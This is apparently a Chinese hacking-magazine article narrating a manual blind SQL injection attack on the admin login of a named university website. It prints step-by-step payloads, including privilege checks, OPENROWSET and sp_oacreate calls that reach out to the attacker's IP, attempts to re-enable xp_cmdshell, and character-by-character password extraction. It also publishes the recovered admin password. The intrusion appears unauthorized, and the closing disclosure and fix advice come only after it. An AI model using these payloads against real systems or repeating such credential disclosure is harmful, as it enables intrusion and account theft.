
编辑点评： 一个不错的思路。但是我不喜欢文章中的一些文过饰非的语句。有的作者投稿文章想要发表，往往爱把一个小漏洞、一个小方法写成天下无敌式的感觉，以为可以得到编辑的注意或读者喜欢。但往往真正有技术含量的文章，其文风必定也是沉淀内敛的。


猜测的艺术——实战入侵中的Sql注入


剑心[B.C.T]


现在的Sql注入攻击已经变得越来越普及了，很多不太懂Sql注入原理的人也都懂得用工具去扫描和利用漏洞了，但在实际情况中遇到的Sql注入却并不总是那么简单，很多环境的原因导致直接利用工具的失败！上几期Linx遇到了一个，他用中间代理修改数据包的方法绕过了限制。还有的时候注入点处于比较特殊的位置，如在登录的地方需要验证码的时候，也会造成工具注入的失败。这次我也遇到了一个比较特殊的情况。

哈尔滨工业大学是一所比较有名的大学，以前我看过它的网站，安全性还是不错的，管理员也利用一些黑客工具对自己的网站进行过安全检测，在明显的连接等地方基本上不存在Sql注入漏洞的可能，所以我就把目标放在了其他地方。在他们的主页上有一个管理，点进去看看，发现可以登录哦！我们还是常规点，用用户名admin和密码admin登录试试，如图1所示。呵呵，果然登录失败，提示密码错误。但是我们也并不是什么收获都没有，我们获得了一个管理员的名字。验证一下我们刚才得到的结论，再用一个不存在的用户名如jnc登录试试，果然错误返回的信息是不存在这个用户名。现在看看有没有Sql注入漏洞吧！还是传统的在用户名处写上admin'，提交后发现返回的是服务器500错误，如图2所示，也知道了服务器是错误提示关闭的，对Sql注入不利哦。然后提交admin'and 1=2--，发现返回的是没有这个用户名，如图3所示。呵呵，基本可以确定漏洞存在了，并且数据库是SqlServer的，因为它直接把我们提交的参数放到Sql语句中当作代码执行了，支持--这种注释方式的一定是Sqlserver或者Orcale了，按照常理应该就是Sqlserver啦。再提交admin' and 1=1-









–，提示密码错误，如图4所示。呵呵，发现漏洞了！

下面的问题就是如何利用这个漏洞了。最简单的方法就是想办法找出参数的提交地址，然后放到注入工具里跑。这个好说，查看源文件得到表单的action地址，然后查看用户名的变量就可以构造出注入的地址了，如：http://wcm.hit.edu.cn/admin/admin/login/login2.asp?username=admin，这个链接应该是存在漏洞的。但当我用工具检测时问题出现了：提示没有漏洞。换了Post方法检测之后还是提示没有漏洞。再改注入的错误关键字为“密码错误”检测，发现仍然没有漏洞。我想应该是程序写的方式有问题，获取参数的方式跟其他的不一样吧！又试了好久之后我放弃了，工具不是万能的，它毕竟不能代替人思考。现在我们有注入点，那么就在这个注入点体验Sql猜测的艺术吧，很多情况下需要这种思路的！

我发现在用户名处填写admin'+and+Sql注入代码 ––，Sql语句结果为真的话会出现密码错误，结果为假的话会提示没有这个用户名，因为我们前面的admin是肯定存在的嘛！猜测我们的语句提交到数据库里变成了：**select 密码 from 表 where 用户名='admin'+and+Sql注入代码 ––'**。我们的admin用户是肯定存在的，然后用and连接自己的Sql语句，再用 –– 注释掉其他东西，当语句为真的话，整个语句取出的就是admin的记录，为假的话就记录为空，这是我们Sql猜测的基础哦！因为是Sqlserver，所以首先看看它的权限吧，搞得好的话可以少走好多弯路哦！提交：

```
admin' and user='dbo'--
admin' and (SELECT IS_SRVROLEMEMBER('sysadmin'))=1--
```

嘿嘿，返回密码错误，也就是说语句是正确的，所以应该是系统权限了！然后看看它的IP，首先本机监听1433端口，然后使用语句：**OPENROWSET ('sqloledb','server=218.*.35.227;uid=jnc;pwd=jnclovesw;database=dbname;','select * from tbmember')––**，其中218.*.35.227是我的IP，这个语句可以用来探测Sqlserver的IP，普通权限也可以使用的！等了半天，对方服务器超时了，我的Nc也没有什么反应，应该是数据库服务器没有上网或者被防火墙屏蔽了向外的端口。本来还想用OPENROWSET突破错误显示的呢，看来不行了！为了验证自己的结果准确与否，再提交 **admin' and (select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell')>0––**，返回没有这个用户，那就是不存在xp_cmdshell扩展了。提交尝试恢复的语句：**admin';dbcc addextendedproc ('xp_cmdshell','xplog70.dll')––**，正常返回信息，然后执行上面查看xp_cmdshell，发现还是没有这个扩展，看来是恢复失败了。那么用：**admin' and (select count(*) from master.dbo.sysobjects where xtype='X' and name='sp_oacreate')>0––**，返回密码错误，也就是说存在sp_oacreate扩展了。大家知道这个也可以用来执行命令的，那么我们提交：**admin';use master declare @o int exec sp_oacreate 'wscript.shell',@o out exec sp_oamethod @o,'run',NULL,'cmd /c ping 218.7.35.227',0,true;––**，我的防火墙还是死了一样的没有任何反应，郁闷！看来真的做了限制不能上网，而且错误提示关闭，根本没有办法得到它的IP嘛！平时还可以试试查看目录来判断的，现在也不行了，即使可以执行命令也没有什么好办法。我也不赌web和Sqlserver同服务器了，其实可以用命令将机

器重启下看看web服务挂没有，挂的话就是一个服务器的！但我们只是测试，用不着这么残忍，还是回到我们的Sql脚本注入上吧！

现在我们回到web上，可以试试破解管理员的密码。首先用admin' or 1=1—— 和密码jnc' or 1=1—— 登录试试，发现提示密码错误，这下就可以看出Sql里面验证的方式了。我猜测程序首先用我们提交的用户名执行语句为：**select 密码 from 表 where 用户名='我们提交的参数'**，然后将得到的密码与我们提交的密码比较，相等就让我们登录，密码参数根本没有放到Sql语句里。猜出了程序处理的方式，我们就可以构造有意思的Sql语句了。再整理一下思路，我们现在不知道任何表名和任何库名，本来在Sqlserver里猜测这些是很简单的事，但是现在在错误提示关闭并且完全手工的情况下猜解还是很麻烦的。如果知道任何一个公告之类的表，还可以尝试用update语句将我们需要的信息更新到公告表里，然后通过浏览公告得到我们想要的任何信息，但是我们关于数据库的结构可是一无所知哦！知道用户表名就可以把信息更新到用户信息里了，而我们连用户表名都不知道！不过我们的注入点是很有意思的，它本身就是在系统中用户表里操作的，因为这里是登录的注入点嘛！所以不用知道用户表的名字。事实上我尝试过很多常见的表名，都宣告失败，最后才发现根本不用表名。查看源文件，发现我们的用户名的变量是name，密码变量是password，如图5所示。这下可以发挥我们的想像力了！



```
        }
</script>
</head>
<body onLoad="setFocus();">
<div id="wrapper">
    <div id="header">
        <div id="mambo"><img src="images/login_ins/header_text_english.png" alt="System
Logo" width="306" height="38" /></div>
    </div>
</div>
<div id="ctr" align="center">
        <div class="login">
                <div class="login-form">
                        <img src="images/login_ins/login_english.gif" alt="Login" width="74"
height="33" />
                        <!-- Login start here -->
                <form action="/admin/admin/login/login2.asp" method="post" name="loginForm"
id="loginForm">
                        <div class="form-block">
                        <div class="inputlabel">用户名</div>
                        <div><input name="name" type="text" class="inputbox" size="15"
/></div>
                        <div class="inputlabel">密码</div>
                        <div><input name="password" type="password" class="inputbox"
size="15" /></div>
                                <div class="inputlabel">验证码</div>
                        <div><input name="verifycode" type="text" class="inputbox2" value=""
size="15"  />  <img src="getcode.asp"></div>
                        <div><BR><input type="submit" name="submit" class="button" value="登
```

我们在用户名处提交：**' or password='123456'——**，然后密码填123456应当就可以尝试登录了，呵呵！上面的语句放到Sql语句里的意思就是：取出用户表中名字为空或者密码为123456的账号，如果有这样的账号的话，其密码肯定就是123456啦，所以可以用123456登录了。但是发现系统给我们的结果是该用户没有通过验证，郁闷！权限不够，本来如果还知道一个账号id的话，就可以自己指定id得到指定管理员账号的信息了，但是我尝试了好久也没发现有ID这样一个字段，看来还是只能用密码这个字段得到管理员的密码了，这个是可以做到的哦！我们在用户名处写上：**admin' and len(password)>6——**，到Sql语句中变成：**select password from 用户表 where 用户名='admin' and len(password)>6——'**，结果返回密码错误，就是结果为真啦！呵呵，果然密码是大于6位的！那么是不是md5加密的呢？提交**admin' and len(password)=16——**，返回不存在用户名，呵呵，不是md5的，太好了！试了几次之后，发现密码是8位的！嘿嘿，现在来看看密码的第一位是什么：**admin' and ASCII(substring(password,1,1))>=48 and ASCII(substring(password,1,1))<=57——**，这是猜测第一位是不是数字，意思是先用substring函数取出第一位字符，然后用ASCII函数转换成ASCII字符，看看是不是在数字范围之内。大家应该也可以写出猜测是不是小写字母的语句了吧！返回结果是密码错误，呵呵，是数字的！

接下来猜测密码到底是什么，因为是数字就简单了，而且通常情况下，如果密码有一位是数字就整个都是数字，所以很快变换语句我就得到了所有的密码为46997630。嘿嘿，现在可以登录进去了！因为一些原因我就不抓图了，我们已经尝试到Sql注入的乐趣，不是么？

最后我通知了管理员，管理员也及时联系了我。通过了解，我知道之前他们的确对网站进行了一些Sql注入的修补，但是跟我猜测的一样，修补的都是些显而易见的漏洞，如Url后面的参数，还做了服务器方面的安全设置，但是对于安全来说是不够的，小漏洞总是大问题。而对于入侵者来说，可以预见在不久的将来，Sql注入这种攻击的环境将会越来越受限制，如何寻找黑箱下的漏洞以及利用漏洞才是要学习的东西。最后给网站一些关于Sql注入修补的建议：可以尝试使用Sql通用防注入系统，但可能会对正常使用造成影响；也可以限制表单的长度为较小的长度，大家可以看到，在上面的攻击中，我们的参数是根本没有长度限制的；或者对每个字符形式的参数过滤掉'吧！再就是连接的账号权限太高了，若碰到恶意用户利用扩展执行下删除等命令，损失就大了！

文章比较简单，若还有什么问题欢迎到论坛讨论！文中的网站已经修补漏洞，大家不要再去测试了哦！:)

